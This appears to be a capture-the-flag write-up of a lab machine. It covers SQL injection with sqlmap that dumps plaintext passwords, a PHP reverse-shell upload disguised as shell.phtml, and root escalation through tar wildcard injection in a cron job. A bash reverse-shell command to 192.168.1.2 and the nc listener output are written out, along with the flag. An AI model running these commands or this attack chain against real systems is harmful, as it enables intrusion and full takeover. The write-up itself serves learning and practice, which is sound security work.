

IMPLICIT TRUST


At first we are given a webpage with no context, only and admin login,
But after looking into it hints at being a database webpage



so we try ?id=1 , ?id=2 at the end of the page link



which confirms it is a database connected webpage
sqlmap might be possible on this since it uses the parameter “id”



which gets us some data including and id and password


```
Database: omega_corp_internal
Table: users
[4 entries]
+----+-------------+-------------------------------+----------+-------------------------+-------------+
| id | employee_id | email                         | role     | password                | username    |
+----+-------------+-------------------------------+----------+-------------------------+-------------+
| 1  | EMP-1001    | j.carter@omegacorp.local      | user     | Summer2023!             | j.carter    |
| 2  | EMP-1042    | m.williams@omegacorp.local    | user     | Football#1              | m.williams  |
| 3  | EMP-0001    | admin@omegacorp.local         | admin    | Om3g@_Sup3r_H@rd_P@ss!  | admin_sys   |
| 4  | EMP-1099    | s.connor@omegacorp.local      | auditor  | SkynetIsLive            | s.connor    |
+----+-------------+-------------------------------+----------+-------------------------+-------------+

[17:28:37] [INFO] table 'omega_corp_internal.users' dumped to CSV file '/home/docx/.local/share/sqln
[17:28:37] [INFO] fetching columns for table 'inventory' in database 'omega_corp_internal'
[17:28:37] [INFO] fetching entries for table 'inventory' in database 'omega_corp_internal'
Database: omega_corp_internal
Table: inventory
[5 entries]
+----+------------+-----------------+---------------+-----------------------------------+
| id | sku        | status          | location      | product_name                      |
+----+------------+-----------------+---------------+-----------------------------------+
| 1  | OM-SRV-01  | Active          | Data Center A | Rack Server Dell R740             |
| 2  | OM-FW-99   | Maintenance     | Server Room B | Palo Alto Firewall                |
| 3  | OM-LT-55   | Assigned        | Floor 3       | Lenovo ThinkPad X1                |
| 4  | OM-IOT-01  | Testing         | Lab 1         | Smart Thermostat Prototype        |
| 5  | OM-SEC-00  | Secure Storage  | Vault 1       | Encrypted Hard Drive (Classified) |
+----+------------+-----------------+---------------+-----------------------------------+
```

we get admin username: admin_sys
password: Om3g@_Sup3r_H@rd_P@ss!


We try this in admin panel and we login, it is a success.

Now we have a file upload portal it says only PDF/DOCX/Images




Since we noticed the pages are made using php we can try pentest monkeys reverse shell from github


we change the ip and port in it and name the file as shell.phtml




and we upload the file and it says archived at uploads/shell.phtml
so before we access the file to get a shell we setup a listening service



we access the file at uploads/shell.phtml



and we get a shell in the terminal



We check scheduled tasks to see if anything is running

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * * root /usr/local/bin/backup_system.sh
$
```

and we get a process named backup_system at /usr/local/bin/backup_system.sh
we try to read the script file

```
* * * * * root /usr/local/bin/backup_system.sh
$ cat  /usr/local/bin/backup_system.sh
#!/bin/bash
cd /var/www/html/uploads
tar -cf /var/backups/web/backup.tar *
$
```

the tar command uses a * to select files so we can make a file ourselves to override the root permissions

so we go to that directory
and execute this command

```
#!/bin/bash
cd /var/www/html/uploads
tar -cf /var/backups/web/backup.tar *
$ cd /var/www/html/uploads
$ pwd
/var/www/html/uploads
$ echo "bash -c 'bash -i >& /dev/tcp/192.168.1.2/8888 0>&1'" > shell.sh
$ chmod +x shell.sh
$
```

which is basically another shell creation code which gives us the root privileges
but for this file to execute we need to place some triggers so we need to place these in the same directory

touch -- "--checkpoint=1"
touch -- "--checkpoint-action=exec=sh shell.sh"

```
cd /var/www/html/uploads
tar -cf /var/backups/web/backup.tar *
$ cd /var/www/html/uploads
$ pwd
/var/www/html/uploads
$ echo "bash -c 'bash -i >& /dev/tcp/192.168.1.2/8888 0>&1'" > shell.sh
$ chmod +x shell.sh
$ touch -- "--checkpoint=1"
$ touch -- "--checkpoint-action=exec=sh shell.sh"
$
```

and now we wait for about a minute for the shell to connect after setting it up on

```
┌──(docx㉿kali)-[~]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
```

after the process runs this becomes

```
┌──(docx㉿kali)-[~]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.1.2] from (UNKNOWN) [172.19.0.3] 39110
bash: cannot set terminal process group (485): Inappropriate ioctl for device
bash: no job control in this shell
root@2fc1750eb2c7:/var/www/html/uploads# id
id
uid=0(root) gid=0(root) groups=0(root)
root@2fc1750eb2c7:/var/www/html/uploads#
```

which shows we have root permissions
so we read the flag in root/root.txt

```
root@2fc1750eb2c7:/var/www/html/uploads# cat /root/root.txt
cat /root/root.txt
SGCTF{W1ldc@rds_Ar3_N0t_T0ys_Be_Car3ful}
root@2fc1750eb2c7:/var/www/html/uploads#
```

which gets us the flag

SGCTF{W1ldc@rds_Ar3_N0t_T0ys_Be_Car3ful}